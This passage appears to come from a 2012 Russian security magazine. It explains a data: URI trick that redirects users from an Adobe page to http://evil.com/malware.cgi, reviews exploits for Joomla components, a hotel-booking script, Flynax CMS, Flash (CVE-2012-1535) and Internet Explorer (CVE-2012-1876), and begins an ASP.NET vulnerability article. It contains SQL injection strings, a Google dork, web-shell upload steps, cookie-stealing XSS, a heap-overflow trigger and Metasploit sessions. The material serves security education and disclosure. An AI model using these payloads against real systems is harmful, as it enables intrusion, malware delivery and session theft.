Но давай уж к делу. Для тех, кто не в курсе: data: — это специальная схема, которую поддерживает сейчас большинство браузеров и которая «позволяет включать небольшие элементы данных в строку URL, как если бы они были ссылкой на внешний ресурс» (по мнению вики). Поясню на пальцах. Мы можем разместить в URL некий HTML-код, который будет исполнен браузером, как если бы он был получен от сервера. Все равно как-то непонятно звучит... Посмотрим примеры, которые все расставят на места. Если напишем в адресной строке следующее, то увидим толстое слово bold (см. скриншот):

```
data:text/html,<b>bold</b>
```

А это — другой пример из вики. В нем мы в теге img указываем схему data, а далее код гиф-картинки в закодированную Base64. То есть, открыв страничку, где будет такой код, браузер отобразит нам рисунок, но при этом не будет произведен запрос к веб-серверу для получения рисунка.

```
<imgsrc="data:image/gif;base64,R0lGODdhMAAwAPAAAAAAAP \
    ///ywAAAAAMAAwAAAC8IyPqcvt3wCcDkiLc7C0qwyGHhSWpjQu5yq
    mCYsapyuvUUlvONmOZtfzgFzByTB10QgxOR0TqBQejhRNzOfkVJ+5
    ...
    F81M1OIcR7lEewwcLp7tuNNkM3uNna3F2JQFo97Vriy/Xl4/f1cf5
    VWzXyym7PHhhx4dbgYKAAA7"alt="Larry" />
```

Другие примеры также можно найти на той же вики, но надеюсь, идея ясна. Фактически формат использования data следующий:

```
data:[<MIME-type>][;charset=<encoding>][;base64],<data>
```


- **MIME-type** — это MIME-тип контента. Например, text/html. По умолчанию text/plain.
- **Charset** — кодировка.
- **base64** — указание, что данные закодированы Base64.

Далее же идут сами данные.

Ну, с теорией разобрались, теперь — практика. Михал Зелевский привел несколько примеров, как можно обмануть юзера, используя data. Суть примеров в том, что, используя data, мы можем в каком-то смысле обойти кроссдоменные политики (SOP). Точнее, наверное, так — мы можем открыть окно с одним доменом, но при этом иметь возможность частично контролировать то, что в нем происходит. Для понимания сути атак их, конечно, желательно сначала увидеть и попробовать (goo.gl/5E8AA, goo.gl/lo3gd). Но с учетом бумажного формата я опишу одну из атак словами. Мы заходим на сайт. Кликаем на кнопочку и переходим на сайт Adobe. И перед нами появляется предложение скачать Acrobat Reader. Мы скачиваем его и запускаем. А на самом деле мы скачали что-то злое от хакера.



Простейший пример обработки схемы data браузером



AAA! Adobe распространяет малварь!

Мне кажется, что данная схема достаточно работоспособна. Во-первых, у нас много всяких сайтов, где кучкуются списки разного ПО (soft-порталы). Во-вторых, когда мы видим, что находимся на сайте Adobe, то мы доверяем тому, что нам предлагают скачать. Имхо, хороший способ доставки малвари. Как же это происходит? Для этого на начальной странице, контролируемой хакером, используется следующий код:

```
<input type="submit" onclick="doit()" value="Click me.">
<script>
var w;
var once;

function doit() {
   w = window.open('data:text/html,<meta http-equiv= \
      "refresh" content="0;URL=http://get.adobe.com/
      flashplayer/download/?installer=Flash_Player_11
      _for_Internet_Explorer_(64_bit)&os=Windows%20
      7&browser_type=MSIE&browser_dist=OEM&d=Google_
      Toolbar_7.0&PID=4166869">', 'foo');
   setTimeout(donext, 4500);
}

function donext() {
  window.open('http://evil.com/malware.cgi', 'foo');
  if (once != true) setTimeout(donext, 5000);
  once = true;
}
</script>
```

Если говорить упрощенно, то здесь мы видим следующее: когда юзер кликает, срабатывает JS-код, который создает окошко с использованием data. В data он указывает, что нужно подгрузить другую страницу, а именно страничку с adobe.com. После тайм-аута выполняется другая функция, суть которой в том, чтобы открыть URL хакера, возвращающий предложение скачать ПО, и все происходит в том же окне.


Что еще устрашняет дело — этому подвержены все современные браузеры, и исправлять такое поведение их производители не торопятся.

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д. 1)

Чем выше звуки, тем труднее их услышать.
Путь вперед есть путь к отступлению.
Великий талант проявляется в конце жизни.
Даже совершенная программа по-прежнему содержит ошибки.

Джеймс Джеффри. Дао программирования

Обзор эксплойтов



АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 SQL-инъекция в Joomla FireBoard

CVSSV2 7.5

(AV:N/AC:L/AU:N/C:P/I:P/A:P)

BRIEF

Joomla — известная система управления контентом, написанная на PHP. К настоящему моменту она была скачана более 23 миллионов раз. В июле исследователь под именем Эрам Шамохамади (Ehram Shahmohamadi) обнаружил уязвимость в модуле com_fireboard этой CMS, позволяющую удаленно выполнять произвольные SQL-команды на целевом сервере.

EXPLOIT

Уязвимости подвержен параметр func. Из-за недостаточной фильтрации пользовательских данных можно воспользоваться любыми классическими методами эксплуатации SQL-инъекций, если таковые не будут пресечены средствами безопасности на сервере. Возможные примеры реализации представлены ниже:

```
1. [SITE]/index.php?option=com_fireboard& \
       Itemid=0&id=1&catid=0&func=fb_pdf'[SQL-INJECTION]
2. [SITE]/index.php?option=com_fireboard& \
       Itemid=0&id=1&catid=5&func=fb_pdf'[SQL-INJECTION]
3. [SITE]/2012/index.php?option=com_fireboard& \
       Itemid=79&id=1&catid=2&func=fb_pdf'[SQL-INJECTION]
4. [SITE]/fireboard/index.php?option=com_fireboard&Itemid= \
       38&id=22111&catid=16&func=fb_pdf'[SQL-INJECTION]
5. [SITE]/board/index.php?option=com_fireboard&Itemid=54& \
       id=70122&catid=12&func=fb_pdf'[SQL-INJECTION]
6. [SITE]/jmfireboard/index.php?option=com_fireboard& \
       Itemid=54&id=70122&catid=12&func=fb_pdf'
       [SQL-INJECTION]
```

Дорк для Google выглядит следующим образом и выдает весьма много результатов:

```
inurl:"com_fireboard" inurl:"func=fb_pdf"
```

TARGETS

FireBoard 1.0.5 и, возможно, более ранние.

SOLUTION

На сегодняшний день патча для закрытия данной уязвимости не существует.



Успешно находим несколько миллионов страниц с Joomla FireBoard

2 Множественные уязвимости в Joomla joomgalaxy

CVSSV2 7.5

(AV:N/AC:L/AU:N/C:P/I:P/A:P)

BRIEF

В первый день августа были опубликованы детали уязвимостей в очередном компоненте Joomla — joomgalaxy. Ответственность за находки — SQL-инъекцию и загрузку произвольного файла — взял на себя исследователь Даниэль Барраган (Daniel «D4NB4R» Barragan).

EXPLOIT

1. Загрузка произвольного файла. Для успешной эксплуатации необходимо выполнить следующие незатейливые действия:
   - проследовать по ссылке, зарегистрироваться и залогиниться:

```
http://site/index.php?option=com_users& \
    view=registration
```

   - пройти по ссылке и добавить новую запись:

```
http://site/index.php?option=com_joomgalaxy& \
    view=addentry
```

   В некоторых случаях для добавления поста нужно одобрение администратора, поэтому, чтобы успешно пройти этот этап, потребуется проявить навыки социальной инженерии.
   - после публикации поста необходимо пройти на закладку «Images» и загрузить шелл под именем shell.php.jpg. Шелл будет доступен по адресу:

```
http://site/administrator/components/com_joomgalaxy \
    /assets/images/Image_gallery/randomid_shell.php.jpg
```

2. SQL-инъекция. Из-за недостаточной фильтрации входных данных в параметре catid атакующий имеет возможность выполнять произвольные SQL-команды. Доказательство аккуратнейшим образом прилагается:

```
http://site/index.php?option=com_joomgalaxy& \
    view=categorylist&type=thumbnail&lang=en&
    catid=1=1 union (select 1,database(),
    3,4,5,6,7,8,9,10,11,12,13)
```

TARGETS

Joomla joomgalaxy 1.2.0.4 и, возможно, более ранние.

SOLUTION

Обновиться до версии 1.2.0.5 или более поздней.

3 Множественные уязвимости в Hotel Booking Portal

CVSSV2 7.5

(AV:N/AC:L/AU:N/C:P/I:P/A:P)

BRIEF

Hotel Booking Portal написан на PHP, JavaScript и MySQL. Гражданином по имени Якир Визман (Yakir Wizman) в этом приложении был обнаружен ряд уязвимостей, среди которых SQL-инъекции и разнообразные XSS.

EXPLOIT

1. Недостаточная фильтрация значений параметров email и password присутствует в скрипте login.php, позволяя тем самым атакующему провести SQL-инъекцию путем записи в соответствующие поля значения "' or '1'='1", что приведет к успешной аутентификации в роли администратора.
2. Недостаточная фильтрация значения параметра country присутствует в скрипте searchresults.php, вновь вынуждая атакующего пуститься во все тяжкие и реализовать SQL-инъекцию.
3. Межсайтовый скриптинг возможен в скриптах includes/languagebar.php, administrator/login.php и index.php, примеры эксплуатации следуют ниже:

```
• http://127.0.0.1/hbportal/includes/languagebar.php? \
      xss=";</script><script>alert(1);</script><script>
• http://127.0.0.1/hbportal/administrator/login.php? \
      xss=";</script><script>alert(1);</script><script>
• http://127.0.0.1/hbportal/index.php?lang=";</script> \
      <script>alert(document.cookie);</script><script>
```

TARGETS

Hotel Booking Portal v0.1.

SOLUTION

На сегодняшний день патча для закрытия этойуязвимости не существует.



4 Множественные уязвимости в Flynax General Classifieds CMS

CVSSV2 7.5

(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

В середине лета бравая команда черношляпников и войтохедов под названием «Vulnerability Laboratory Research Team» обнаружила ряд уязвимостей в системе управления контентом Flynax General Classifieds, чем и поспешила поделиться с общественностью.

EXPLOIT

1. SQL-инъекция присутствует в модуле General, параметре sort_by. Успешная эксплуатация данной уязвимости приведет к компрометации базы данных приложения. Для этого не требуется владеть аккаунтом какого-либо пользователя. Пример:

```
http://general.[SERVER]:1339/general?sort_by=-1 \
    union all select 1,2,3,4,5,6,7,8,9,@@version,11--
```

2. Активные XSS были обнаружены в следующих модулях:
   - Common > Administrators > Add an Administrator & Listing
   - User Accounts > Add an User Account & Listing
   - Categories > Add a Category & Listing

Уязвимыми являются параметры Username и Title. После внедрения в эти поля произвольного кода его можно будет наблюдать на соответствующей странице пользователя/категории.

3. Пассивные XSS были обнаружены в модуле Search (http://general.[SERVER]:1339/search.html), параметрах Title и Price. В результате успешной эксплуатации этих уязвимостей можно завладеть параметрами сессий пользователя, модератора или администратора.

TARGETS

Flynax General Classifieds v4.0 CMS и, возможно, более ранние версии.

SOLUTION

Установить последние обновления.

5 Adobe Flash Player уязвимость при обработке OTF-шрифтов

CVSSV2 9.3

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 17 августа 2012 года
Автор: Alexander Gavrun, sinn3r, juan vazquez
CVE: CVE-2012-1535

Уязвимость в ActiveX-компоненте Adobe Flash Player версий до 11.3.300.271 была обнаружена в августе этого года. Использование в недрах SWF сформированного специальным образом файла шрифта позволяет выполнить произвольный код на удаленной системе с правами пользователя, запустившего процесс.

EXPLOIT

Уязвимая функция парсинга:

```
public function Main():void{
  this.FontClass = Main_FontClass;
  super();
  this.heapSpray();
  this.TextBlock_createTextLineExample(); // Используется
                // шрифт, внедренный через Main_FontClass
}
```

Класс Main_FontClass — расширение FontAsset для представления шрифтов, внедренных во Flash-приложения.

```
package {
  import mx.core.*;
  public class Main_FontClass extends FontAsset {
  }
} // package
```

Функция TextBlock_createTextLineExample создает TextBlock с использованием встроенного шрифта со следующим содержимым: "Edit the world in hex.".

```
public function TextBlock_createTextLineExample():void{
    var _local1 = "Edit the world in hex.";
    var _local2:FontDescription = new \
        FontDescription("PSpop");
  _local2.fontLookup = FontLookup.EMBEDDED_CFF;
  var _local3:ElementFormat = new ElementFormat(_local2);
  _local3.fontSize = 16;
  var _local4:TextElement = new TextElement(_local1, \
      _local3);
  var _local5:TextBlock = new TextBlock();
  _local5.content = _local4;
  this.createLines(_local5);
}
```

Ну и наконец, функция createLines, где, собственно, и происходит падение, создает объект TextLines со специальными координатами:

```
private function createLines(_arg1:TextBlock):void{
  var _local2:Number = 300;
  var _local3:Number = 15;
  var _local4:Number = 20;
  var _local5:TextLine = _arg1.createTextLine(null, \
      _local2);
  while (_local5) {
  _local5.x = _local3;
  _local5.y = _local4;
  _local4 = (_local4 + (_local5.height + 2));
  addChild(_local5);
  _local5 = _arg1.createTextLine(_local5, _local2);
  };
}
```

После извлечения шрифта из SWF-файла получаем падение:

```
(538.7dc): Access violation - code c0000005 (first chance)
...
eax=1e0d0000 ebx=1e0cfff0 ecx=000004f7 edx=00000000 \
    esi=02a7dfa0 edi=02a78250
eip=1044168a esp=0013dd20 ebp=0013dd58 iopl=0 \
    nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000 \
    efl=00050206
Flash32_11_3_300_268!DllUnregisterServer+0x285c28:
1044168a ff5008     call  dword ptr [eax+8] \
    ds:0023:1e0d0008=????????
```

В данном варианте эксплойта применяется техника heap spraying для забивания памяти контролируемыми пользователем значениями вплоть до 0x1e0d0008, посему call dword ptr [eax+8] в нашем случае

Adobe Flash Player: прыжок на начало шелл-кода

пойдет по нужному нам пути. Пример эксплуатации описываемой уязвимости с полезной нагрузкой в виде калькулятора:

```
msf > use exploit/windows/browser/adobe_flash_otf_font
msf  exploit(adobe_flash_otf_font) > set target 1
target => 1

msf  exploit(adobe_flash_otf_font) > set uripath exm
uripath => exm
msf  exploit(adobe_flash_otf_font) > set payload \
    windows/exec

payload => windows/exec
msf  exploit(adobe_flash_otf_font) > set cmd calc.exe
cmd => calc.exe
msf  exploit(adobe_flash_otf_font) > show options
Module options (exploit/windows/browser/adobe_flash_otf_font):
Name        Current Set   Required  Description
----        -----------   --------  -----------
ROP         SWF           yes       Используемая
                                    ROP-цепочка
                                    (допускаются:
                                    SWF, JRE)
SRVHOST     0.0.0.0       yes       Локальный хост. Должен
                                    соответствовать адресу
                                    на локальной машине
                                    или 0.0.0.0
SRVPORT     8080          yes       Локальный порт
                                    для прослушивания
SSL         false         no        Использовать SSL
                                    для входящих
                                    соединений
SSLCert                   no        Путь к используемому
                                    SSL-сертификату
                                    (по умолчанию будет
                                    сгенерирован
                                    автоматически)
SSLVersion  SSL3          no        Версия протокола SSL,
                                    которая будет
                                    использоваться
                                    (допускаются: SSL2,
                                    SSL3, TLS1)
URIPATH     exm           no        URI, которая будет
                                    использоваться
                                    для эксплойта
                                    (по умолчанию
                                    генерируется случайно)

Payload options (windows/exec):
Name        Current Setting Required Description
----        --------------- -------- -----------
CMD         calc.exe        yes      Команда
                                     для выполнения
EXITFUNC    process         yes      Тип выхода
                                     (seh, thread,
                                     process, none)
Exploit target:
Id       Name
--       ----------------------
1        IE 6 on Windows XP SP3

msf  exploit(adobe_flash_otf_font) > exploit
[*] Exploit running as background job.
[*] SWF Loaded: 31941 bytes
[*] Using URL: http://0.0.0.0:8080/exm
[*]  Local IP: http://192.168.0.77:8080/exm
[*] Server started.
```

INTERNET EXPLORER НЕВЕРНО ОБРАБАТЫВАЕТ ОБЪЕКТЫ В ПАМЯТИ. В РЕЗУЛЬТАТЕ УЯЗВИМОСТЬ ПОЗВОЛЯЕТ ВЫЗВАТЬ ПЕРЕПОЛНЕНИЕ БУФЕРА

```
msf  exploit(adobe_flash_otf_font) > [*] 192.168.0.77 \
    adobe_flash_otf_font - User-agent: Mozilla/4.0
    (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 192.168.0.77      adobe_flash_otf_font - Client \
    requesting: /exm
[*] 192.168.0.77      adobe_flash_otf_font - Sending HTML
[*] 192.168.0.77      adobe_flash_otf_font - User-agent: \
    Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 192.168.0.77      adobe_flash_otf_font - Client \
    requesting: /exmYVVv.swf
[*] 192.168.0.77      adobe_flash_otf_font - Sending SWF
[*] 192.168.0.77      adobe_flash_otf_font - User-agent: \
    Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 192.168.0.77      adobe_flash_otf_font - Client \
    requesting: /pay.txt
[*] 192.168.0.77      adobe_flash_otf_font - Sending \
    Payload
```

TARGETS
Flash 11.3.300.268, Flash 11.3.300.265, Flash 11.3.300.257.

SOLUTION
Существует обновление, устраняющее данную уязвимость.

6 Переполнение кучи в Microsoft Internet Explorer в модуле обработки COL-элемента для фиксированной таблицы

CVSSV2 9.3
(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF
Дата релиза: 2 августа 2012 года
Автор: Alexandre Pelletier, mr_me, binjo, sinn3r, juan
CVE: CVE-2012-1876

Microsoft Internet Explorer версий с 6 по 9, а также версия 10 Consumer Preview ненадлежащим образом производит обработку объектов в памяти. Это позволяет удаленному атакующему выполнить произвольный код путем получения доступа к несуществующему объекту, что приводит к переполнению буфера на куче. Уязвимость была продемонстрирована командой VUPEN на конкурсе Pwn2Own в рамках конференции CanSecWest в 2012 году.

EXPLOIT
Эта критическая уязвимость присутствует во всех версиях Microsoft Internet Explorer, включая IE10 под управлением Windows 8. Возникает она в результате ошибки переполнения кучи, которая может быть вызвана следующим фрагментом кода:

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Пример эксплуатации SQLi в Hotel Booking Portal

```
<html>
<body>
<table style="table-layout:fixed" >
      <col id="132" width="41" span="1" >  </col>
</table>
<script>

function over_trigger() {
      var obj_col = document.getElementById("132");
      obj_col.width = "42765";
      obj_col.span = 1000;
}

setTimeout("over_trigger();",1);

</script>
</body>
</html>
```

Пример использования модуля из состава Metasploit для данной уязвимости:

```
msf > use exploit/windows/browser/ms12_037_ie_colspan
msf  exploit(ms12_037_ie_colspan) > set uripath exm
uripath => exm
msf  exploit(ms12_037_ie_colspan) > set payload \
    windows/exec
payload => windows/exec
msf  exploit(ms12_037_ie_colspan) > set cmd calc.exe
cmd => calc.exe
msf  exploit(ms12_037_ie_colspan) > show options
Module options (exploit/windows/browser/ \
    ms12_037_ie_colspan):
Name        Current Setting  Required  Description
----        ---------------  --------  -----------
OBFUSCATE   false            no        Включить
                                       обфускацию
                                       JavaScript
SRVHOST     0.0.0.0          yes       Локальный хост.
                                       Должен
                                       соответствовать
                                       адресу
                                       на локальной
                                       машине или 0.0.0.0
SRVPORT     8080             yes       Локальный порт
                                       для прослушивания
SSL         false            no        Использовать SSL
                                       для входящих
                                       соединений
SSLCert                      no        Путь
                                       к используемому
                                       SSL-сертификату
                                       (по умолчанию
                                       будет сгенерирован
                                       автоматически)
SSLVersion  SSL3             no        Версия протокола
                                       SSL, которая будет
                                       использоваться
                                       (допускаются:
                                       SSL2, SSL3, TLS1)
URIPATH     exm              no        URI, которая будет
                                       использоваться
                                       для эксплойта
                                       (по умолчанию
                                       генерируется
                                       случайно)

Payload options (windows/exec):
Name       Current Setting  Required   Description
----       ---------------  --------   -----------
CMD        calc.exe         yes        Команда
                                       для выполнения
EXITFUNC   process          yes        Тип выхода
                                       (seh, thread,
                                       process, none)

Exploit target:
Id   Name
--   ----
0    Automatic

msf  exploit(ms12_037_ie_colspan) > exploit
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8080/exm
[*] Local IP: http://192.168.0.77:8080/exm
[*] Server started.
```

TARGETS

Microsoft Internet Explorer 6–9, IE 10 Consumer Preview.

SOLUTION

Существует обновление, устраняющее данную уязвимость.

Владимир Кочетков, Positive Technologies (twitter.com/kochetkov_v)

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Взломать сайт на ASP.NET? Сложно, но можно!

Хардкорный разбор уязвимостей веб-приложений на базе технологии ASP.NET. Так ли безопасна платформа мелкомягких?

Анализ защищенности веб-приложений ASP.NET/MVC — это практически всегда вызов для пентестера, который зачастую вынужден собирать сценарий атаки из небольшого числа допущенных разработчиками незначительных ошибок. В отличие от хорошо изученной платформы LAMP, инфраструктура .NET-приложений фактически является белым пятном на картах исследователей безопасности. Пора расколоть орешек.

INTRO

Согласно данным отчета «Статистика уязвимостей веб-приложений за 2010–2011 годы» (bit.ly/JL5IR0), подготовленного специалистами исследовательского центра Positive Technologies, фреймворк ASP.NET занимает второе место по распространенности, уступая лишь PHP-приложениям. При этом в отчете отмечается рекордно малый процент приложений ASP.NET, подверженных критическим уязвимостям (таким как OS Commanding, Path Traversal, SQL Injection и так далее). Этому есть разумное объяснение: в ASP.NET заложено достаточно много механизмов, использование которых позволяет ASP.NET-разработчику прикладывать значительно меньше усилий для создания безопасного приложения, чем разработчику под какой-либо другой из существующих фреймворков. К таким механизмам можно отнести использование языков со строгой статической типизацией и виртуальной среды, гарантирующей безопасное выполнение кода, следование принципу secure by default, наличие в стандартной библиотеке платформы .NET повторно используемых механизмов обеспечения безопасности и так далее. Многие, увидев издалека платформу от Microsoft, отмахиваются и даже не пробуют с ней повозиться — слишком много гемора. Впрочем, сложности всегда сильно преувеличены. При разработке и анализе защищенности возможны ситуации, когда специфика платформы .NET, ОС Windows и окружения веб-приложений остаются без внимания разработчиков и пентестеров, что приводит к появлению в таких приложениях уязвимостей, получающих впоследствии статус критических. Мы решили проанализировать несколько подобных ситуаций.

ХОРОШО ЗАБЫТОЕ СТАРОЕ: РАБОТА С ФАЙЛАМИ

Важная особенность приложений на ASP.NET — они имеют дело с виндой, а значит, с файловой системой NTFS. Спроектированная с учетом обеспечения обратной совместимости с FAT и HPFS, NTFS является одной из наиболее сложных файловых систем из числа представленных в инфраструктуре WWW. Система обладает массой неоднозначностей и слабо документированных возможностей. Более того, существующие в Windows API интерфейсы взаимодействия с файловой системой не только не скрывают неоднозначности, позволяя, например, адресовать один и тот же каталог или файл сразу несколькими способами, но еще и добавляют собственную специфику работы с файлами. Особенности работы с файлами вполне могут пригодиться как при обходе фильтров или правил, реализованных непосредственно в веб-приложении, так и при эксплуатации уязвимостей класса Local File Inclusion. Мы не будем вспоминать сейчас все особенности системы (шпаргалку можешь найти на нашем диске). Коснусь только одной особенности — метаатрибутов и альтернативных потоков данных.

Далеко не всем (во всяком случае, в мире веб-технологий) известно, что каждая сущность в NTFS определяется набором атрибутов (так называемые метаатрибуты), к которым можно обратиться, используя расширенный синтаксис имен NTFS с указанием

имени и типа метаатрибута в формате: \Directory:<Name>:<Type>\File:<Name>:<Type>. Наиболее интересны с точки зрения эксплуатации уязвимостей в веб-инфраструктурах метаатрибуты $DATA и $INDEX_ALLOCATION (см. таблицу). Первый позволяет обратиться к основному потоку данных файла, то есть к его содержимому. Второй — к содержимому каталога, точнее, к списку его подкаталогов. Иными словами, оба метаатрибута предоставляют альтернативный способ обращения к сущностям файловой системы. Так, полное имя C:\Windows:$I30:$INDEX_ALLOCATION\hh.exe эквивалентно традиционному C:\Windows\hh.exe, а C:\Windows\notepad.exe::$DATA означает то же, что и C:\Windows\notepad.exe.


Казалось бы, в реализациях веб-серверов и веб-фреймворков данная специфика уже давно учтена... Однако при подготовке материалов, которые легли в основу этой статьи, в последних версиях веб-сервера nginx была обнаружена уязвимость PT-2012-06, позволявшая атакующему обойти возможные ограничения на доступ к каталогам, обращаясь к ним при помощи расширенного синтаксиса метаатрибутов NTFS (bit.ly/KgkaRR). Это лишний раз подтверждает необходимость учитывать при разработке и анализе веб-приложений любую специфику окружения, даже если она кажется безнадежно устаревшей.

КУЛЬТУРНЫЙ АСПЕКТ. TURKISH I


Чтобы понять суть следующей уязвимости, нужно вспомнить про понятие «культура» в .NET Framework. Под ним подразумевается набор предпочтений, основанный на языке и культурных традициях, таких как региональные настройки (например, валюта), используемый алфавит, система мер и тому подобные. Платформа .NET предоставляет разработчику весь спектр средств для реализации поддержки в приложениях сразу нескольких культур. В частности, это выражается в учете текущей культуры при различных операциях со строковыми типами. С другой стороны, ASP.NET предоставляет возможность включения автоматического определения культуры на основе данных, переданных браузером клиента в HTTP-заголовке Accept-Language. Данная функция может быть использована как для всего сайта, так и для отдельных страниц.

Однако из-за существенных отличий ряда культур это может привести к тому, что обработка строк в приложении может осуществляться не так, как это было задумано разработчиком. Так, в алфавитах культур, использующих английский язык, определена только одна пара букв I/i (строчная и прописная). В то же время в алфавите турецкой культуры таких пар две и ни одна из них не совпадает с английской: (I/ı и İ/i). В следующем примере страницы ASP.NET включено автоматическое определение культуры:

```
<%@ Page Language="C#" Culture="Auto" %>
<%@ Import Namespace="System.Globalization" %>
<! DOCTYPE html>
...
```



Обход ограничений на доступ к каталогам



Распределение элементов в хеш-таблице

```
<script runat="server">
...
if (Request["mode"].ToLower() != "admin")
...
if (String.Compare(Request["path"]), 0, "FILE:", 0, 5, true)
...
```

При этом сравнение строк идет без учета текущей культуры, определенной из полученного HTTP-заголовка запроса браузера. В том случае, если атакующий укажет в нем культуру tr-TR, он сможет обойти проверки, реализованные в выражениях условных операторов. Эта проблема получила название «Turkish I», хотя встречается далеко не только в турецкой культуре (аналогичного эффекта можно достичь, и используя, например, азербайджанскую культуру az-AZ). При анализе веб-приложения проблему можно выявить, если передать в заголовке Accept-Language «спорные» культуры с одновременным использованием неоднозначных символов в строковых параметрах. При анализе исходного кода необходимо обратить внимание на инвариантность логики работы со строковыми данными в страницах, для которых включено автоматическое определение культуры.

КОЛЛИЗИИ ХЕШЕЙ

Важная особенность .NET Framework: любой класс здесь является наследником класса System.Object, определяющего небольшой базовый набор методов, общих для любой иерархии объектов. В число таких методов входит GetHashCode(), возвращающий целочисленный хеш-код конкретного объекта, который может принимать значения от –2 147 483 648 до 2 147 483 647. Этот метод используется для реализации структур данных, основанных на хеш-таблицах, и при сравнении объектов одного типа друг с другом. Несложно подсчитать, что в соответствии с парадоксом дней рождения уже при 64 тысячах хешей вероятность появления коллизии в них составляет 50%. На практике же генерация большого количества объектов в .NET с одним и тем же хеш-кодом не является трудноразрешимой задачей, по крайней мере для строковых типов: используя алгоритмический подход «встреча посередине», можно получить несколько тысяч таких строк за вполне приемлемое время.

В ASP.NET данные форм, получаемые в POST-запросах, а также параметры из URL, cookies и данные сессии хранятся в объектах класса System.Collections.Specialized.NameValueCollection, пред-

ставляющего собой, по сути, реализацию хеш-таблицы. Распределение элементов в таких таблицах при штатной работе веб-приложения представлено на предыдущей странице.

